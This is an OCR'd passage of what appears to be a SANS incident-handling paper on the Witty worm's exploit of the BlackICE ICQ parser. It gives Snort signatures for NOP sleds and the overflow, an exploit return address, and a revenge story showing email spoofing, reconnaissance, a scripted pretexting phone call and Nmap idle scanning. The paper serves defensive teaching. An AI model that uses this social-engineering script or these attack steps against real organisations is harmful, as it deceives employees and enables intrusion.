


Signatures of the Attack


I did a little modification in Sam's code. Ethereal[19] (a popular packet capture tool) handles this captured packet as a client-to-server message because Session ID is set to zero[20] (Full-Disclosure). I changed ID to 01000000 so that Ethereal can dissect packet as PAM handles it. Since I demonstrate hacking of Desktop Protector 3.6ebu, which uses iss_pam1.dll v3.6.11, I set return address to 0x5e0da1db (spoonm).
After successful exploitation there might be only one sign of intrusion at the host. Sometimes the little BlackICE icon on the taskbar is crossed a red line to indicate than blackd.exe has restarted. Unfortunately, it's not rare because in a default installation blackd.exe is always restarts when a new network adapter is initialized (e. g. starting a dial-up connection). Blackd.exe has SEH (structured exception handler) support that's why it can restart automatically after a crash. However, if the attacker used a bad return address, blackd.exe store the information about its crash and the ICQv5 packet in its blackd.log and the evidence log file. Evidence log file contains captured packets in a supported format. The following screenshot presents the content of the file after a semi-successful attack:



If we run a packet capture tool on the host, we will be able to analyze the content of the ICQv5 packet. The structure of this packet:



The NOP-sled and the start of the shellcode with the original return address:



Detecting buffer overflows isn't possible at the level of IP, TCP or UDP since this type of attacks is at the application layer[21] (Northcutt, p 276.). We need to analyze payload signatures.

Long NOP-sled is a typical pattern-matching signature of a buffer overflow attack. Snort IDS can detect the existence of this attack based on such a rule:

```
alert udp $EXTERNAL_NET any -> $HOME_NET any (msg:"SHELLCODE x86 NOOP";
        content: "|90 90 90 90 90 90 90 90 90 90 90 90 90 90|";)
```

At least 14 NOPs continuously are more than suspicious. However we have good luck that this exploit uses NOPs to fill the gap.

Let's dig deeper. I have found a Snort rule for the EMAIL field overflow[22]. I cite the essence of this rule (for the clear picture: there are some revisions of this rule):
alert udp any 4000 -> any any…

```
        content:"|05 00|"; depth:2;
        content:"|12 02|"; distance:5; within:2;
        byte_test:1,>,1,12,relative;
        content:"|05 00|"; distance:0;
        content:"|6e 00|"; distance:5; within:2;
        content:"|05 00|";
        content:"|de 03|"; distance:5; within:2;
        byte_jump:2,18,relative,little;
        byte_jump:2,0,relative,little;
        byte_jump:2,0,relative,little;
        byte_test:2,>,128,0,relative,little;
        …sid:2446; rev:2;)
(Snort-sigs)
```

This rule matches a signature that has a payload with the following conditions:

- First two bytes are: 05 00 (version: ICQv5)
- After additional five bytes (unknown and Session ID) there are two bytes: 12 02 (SRV_MULTI command)
- After additional twelve bytes (Seq_Num1, Seq_Num2, UIN, Checkcode) there is one byte that is – as an unsigned integer – greater than 1 (at least two embedded commands in the SRV_MULTI packet)
- After this byte there are two bytes somewhere: 05 00 (version: ICQv5), such a way that
    - are followed by five neutral bytes and then there are 6E 00 (SRV_USER_ONLINE command),
    - and later there are 05 00 (version: ICQv5) such a way that are followed by five neutral bytes and then there are DE 03 (SRV_META_USER command),
    - and after there are 18 additional bytes (Seq_Num1, Seq_Num2, UIN, Checkcode, SubCommand, Result, ???) and jumps additional bytes in Length_of_Nick (it was the original intention),
    - and jumps additional bytes in Length_of_First,
    - and jumps additional bytes in Length_of_Last,
    - and finds that Length_of_Email is greater than 128.

This rule implements a good idea. Is it a perfect rule? I think it isn't. I have found some bugs in it.

- byte_jump:2,18,relative,little; is incorrect. The exact size of the offset is 15.
- It doesn't deal with 'IP address is not zero' condition (it isn't a bug, it's only a remark).
- It cannot defend against the reverse order of SRV_USER_ONLINE and SRV_META_USER commands.

Internet Security Systems had an easy task to create a protocol analysis rule for this vulnerability. Developers cut the vulnerable part of the code and used the remained part of the ICQ parser with a little extension. Since the parser can differentiate among the embedded commands, they can easily avoid the trap of reverse order. I have created two simplified rules based on Robert Graham's SQL_SSRP_StackBo and SQL_SSRP_SlammerWorm rules and the patch of ISS:

```
The vulnerability:                      udp.src == 4000
ICQ_PAM_Parser_Overflow  is (           icq.version == 5
```

icq.cmd = ICQ_SRV_MULTI	UDP-based, source port is 4000
icq.nick.length + icq.first.length +	ICQv5 protocol
icq.last.length + icq.email.length	SRV_MULTI packet
> pam.icq.pam.bosize)	The total length of nick, first,
Brief explanation	last and email fields
Name of the vulnerability	is greater than 450.

The exploit (Witty):	Brief explanation
ICQ_Witty_Worm is (	Name of the exploit
ICQ_PAM_Parser_Overflow	It exploits ICQ_PAM_Parser_Overflow
pattern-search[offset=122] =	and the given pattern matches from
696E736572742077697474792	offset 122. “insert witty message here.”
06D65737361676520686572652E)	

Part Three: Stages of the Attack Process

William Doe was a systems engineer at ACME Ltd. He was called 'Bill, who knows almost everything about Windows' but he preferred 'Billy Boy' as salutation. He had few friends but they were very reliable. ACME Ltd. does system integration business. William was the expert of Windows-based software installation and configuration. When ACME sold first PKI (Public Key Infrastructure) system in its history, Bill learned concepts of PKI, planning a whole system to satisfy the client's requirements, installation and configuration of applications in five days. When ACME did its first IDS business (sale of network, server and desktop sensors with central management tool), Billy Boy got three days to understand everything about that product. He learned to solve or avoid problems through usual troubleshooting practices. He had good skills at analyzing log files, debugging applications, reverse engineering programs and sniffing network traffic. William had good health condition so almost every illness avoided him. Exceptions were disassembling x86 machine codes and XORing bytes with each other in his head.
Jane was Billy Boy's destiny. She was a slim and nice girl worked for Sales department of ACME. Bill fell in love with her at first glance. Since Bill would have liked to attract her attention for him, he presented a queer joke (he believed it was a joke) to her. Billy Boy created an SMTP connection with email server of ACME and spoofed an email giving Jane's boss as sender. The message was usual in Sale area of ACME:

"Jane,

We must meet at twelve tonight in my office to write a very important tender till tomorrow morning, 8:00. I will tell you everything about this project. Now I must go to some meetings, please don't call me.


John"

In fact this spoofing would have been easily detected by anybody who has a little practice in reading the header part of emails. Jane still had believed the content of the email. She was waiting two hours in her office before calling her boss. Perhaps it wasn't not surprising that Jane raised the devil and she forced that Bill was fired. That time 'Bill, who knows almost everything about Windows' decided to pay off.


Two years later Bill met Richard (an ex-colleague) on the street. They recalled nice days and Richard blabbed out that Jane had a new workplace. She worked for SANS Enterprise. Billy asked Richard to give him Jane's new email address. "I would like to finish the old conflict." – he said. Richard gave him: jane.smith@sansenterprise.com.
Although it was a sunshiny day with blue sky without clouds on it and everybody who didn't work and a quarter of local people who should have worked were in the large parks, Billy Boy returned to his home, a little room inside of a UTP cable jungle and connected his internet service provider. "I have a little work" – he thought and smiled. He created a new text file with notepad and gave it the name: 'revenge.txt'. Then he typed the date: March 18, 2004.

Reconnaissance


First Billy Boy visited the website of SANS Enterprise. He typed http://www.sansenterprise.com. He tried to collect e-mail addresses from the website to gain useful information with social engineering later. Bill started to check the content of Contact Us link and got a usual info@sansenterprise.com address. The second promising point would have been the Career Opportunities link. It sometimes contains an e-mail address of an HR employee. SANS Enterprise provided a neutral hr@sansenterprise.com address. "Perhaps, I should send an e-mail to this address." – he thought and logged in his anonym webmail account. He got an answer four days later. ("Thank you for your apply. At this moment we don't have vacancy. Your name is registered and we will send an e-mail when …") He checked header of the e-mail:



After sending e-mail William read several things about the history, location and product scale of the company. He found an article about the importance of physical security at SANS Enterprise, some pictures about security guards in front of the building of the company and a picture about a card-based access control entrance door. "I probably cannot enter that building stealthily" – he thought. He collected interesting information from the website: SANS Enterprise and ACME were competitors on the same market. "How can I continue my work?" – asked himself. "I should do it systematically." – he answered. Billy printed an earlier downloaded cheat sheet about reconnaissance[23] and started to plan his strategy.
After a short break he typed www.nic.com to the address field of his internet browser and clicked Whois link on that website. He executed a query for sansenterprise.com and got the following result:




"This is more informative than an average entry." – he thought. Usually the enquirer could get an e-mail address like administrator@something.com without the name of the administrator. "Now I have the name of a technical contact." Bill also got an IP address of a DNS server, which was seemed to be owned by SANS Enterprise. He was wondering which IP addresses are owned by this company. An attempt for DNS zone transfer can answer his question but Billy wanted to avoid direct connections to the company's computers in this early phase. He typed http://www.arin.net/whois to the address field of the browser and queried xxx.xxx.1.219@sansenterprise.com.



It's a range of a C-class network. "I will scan these addresses later." – he thought.

Google is one of the best friends of hackers (and other internet users)[24]. It's used typically in the reconnaissance phase of the attack process. One of Bill's favourite hobbies was tracking a person on the Internet and building a personal picture about him/her. When Bill made his own picture he was very surprised how much information can be gained using only Google.

He typed http://www.google.com to the address field and executed a query with "peter.vandyke@sansenterprise.com". One of the few links referred to a security forum page of Neohapsis Archives.



"What a pity!" – he whispered. Bill would have helped Peter with pleasure. He thought it's worth testing Desktop Protector to find a malicious way to Jane. So he registered on the website of Internet Security Systems, downloaded a copy of up-to-date Desktop Protector and required an evaluation key from ISS.

Interesting information could be found on another forum, where somebody complained how difficult to protect against espionage and Peter suggested several things like filtering e-mails based on the content and recipients. "We automatically block outbound e-mails in which recipient has an address owned by one of our competitors."

Next day he started to test Desktop Protector. He understood the concept behind this product and gained basic configuration and operating skill. Bill went to bed with several doubts in his mind. He learned that a well-configured Desktop Protector could protect the desktop against remote attacks.
Next day (March 20, 2004.) he visited the website of ISS and found an alert with the following title: Vulnerability in ICQ Parsing in ISS Products. Billy felt it was crucial information that's why he searched known security sites collecting additional data. During a few days he read several sentences about Witty worm and got a copy of Witty's packet. He understood the operation of the worm and started to plan a code to exploit the vulnerability. He knew that the value of return address is the key for successful hacking. Unfortunately, it depended on the version of iss_pam1.dll.
"I must know which version of Desktop Protector is used at SANS Enterprise." – he thought. He went out the street and called the central phone number of the company from a telephone-box. It was a risky action but he needed the exact version. He asked for the operator to switch the call to an assistant from the Finance. Then he had a successful conversation with a woman:

"Agnes Grey is speaking."
"Hi Agnes, I'm John, a new colleague of Peter Van Dyke. We're planning to update security software on computers. I must know which version of a certain application is on your computer. Please, help me."
"OK. How can I help you, John?"
"Please, check the right side of your taskbar and search an icon looks like a head with a crown on its top and a blue circle in its centre."
"I saw it."
"It's great, Agnes. Please, double click on this icon and click on the Help menu…"
"Slowly, please. Double click and…?"
"And click on Help and then click on About BlackICE."
"I'm ready."
"Perfect, Agnes. Please, tell me the version number."
"Oh, there are a lot of numbers on this window."
"I need data at the top of this window."
"It's 3.6."
"Okay, please tell me the remaining part of that row."
"It's e-b-u."
"Thank you, Agnes. In three weeks we will update your computer. Have a nice time!"
"Bye!"


It was an example for Social Engineering. Bill needed some information that this company didn't put on its website, but was public inside the company and was very important for him.

This version was relatively old so updating was not a usual method at SANS Enterprise. It was vulnerable in its ICQ parser module. Bill needed for this version of


Desktop Protector and found it on an archive site two hours later. He installed it using the evaluation key of ISS, and reverse-engineered its code. Bill understood not only the essence of the vulnerability but also each small detail. He started to construct a code that exploits it. His v0.1ß was created on March 24, 2004. He needed to get a shellcode and the exact return address. Billy analyzed several shellcodes till March 26. That day he got Sam's exploit. (He was lucky because it was published on 28.☺)

Scanning

Nmap[25] is No. 1 port scanner of the world. It can be used for searching open ports on other computers. It can also identify the operation system running on other machines. It's free and open-source. Billy didn't need to modify its code. He wanted to hack a server of SANS Ent. to gain better access to desktops from that position. Since Bill wanted to execute TCP port scan without any traces that could point him, he chose the Idle Scanning[26] option. It was March 26, 2004 (Friday). Idle Scanning of a TCP port is a three-part process which has three participants. The Attacker uses a Zombie that has very low network traffic and doesn't filter packages for certain ports:
First step: Attacker sends a TCP SYN/ACK packet to a non-filtered port of Zombie in order to get its current IP identification number.




Second step: Attacker sends a spoofed SYN packet (its source IP address is equal to Zombie's source IP address) to the questionable port of Victim. If it's open Victim sends a SYN/ACK packet to Zombie and Zombie answers with a RST one. If it's closed Victim sends a RST packet to Victim and finally if it's filtered Zombie doesn't get any packet. In the first case (opened port) IPID of Zombie increases with one. In other cases IPID of Zombie doesn't change.



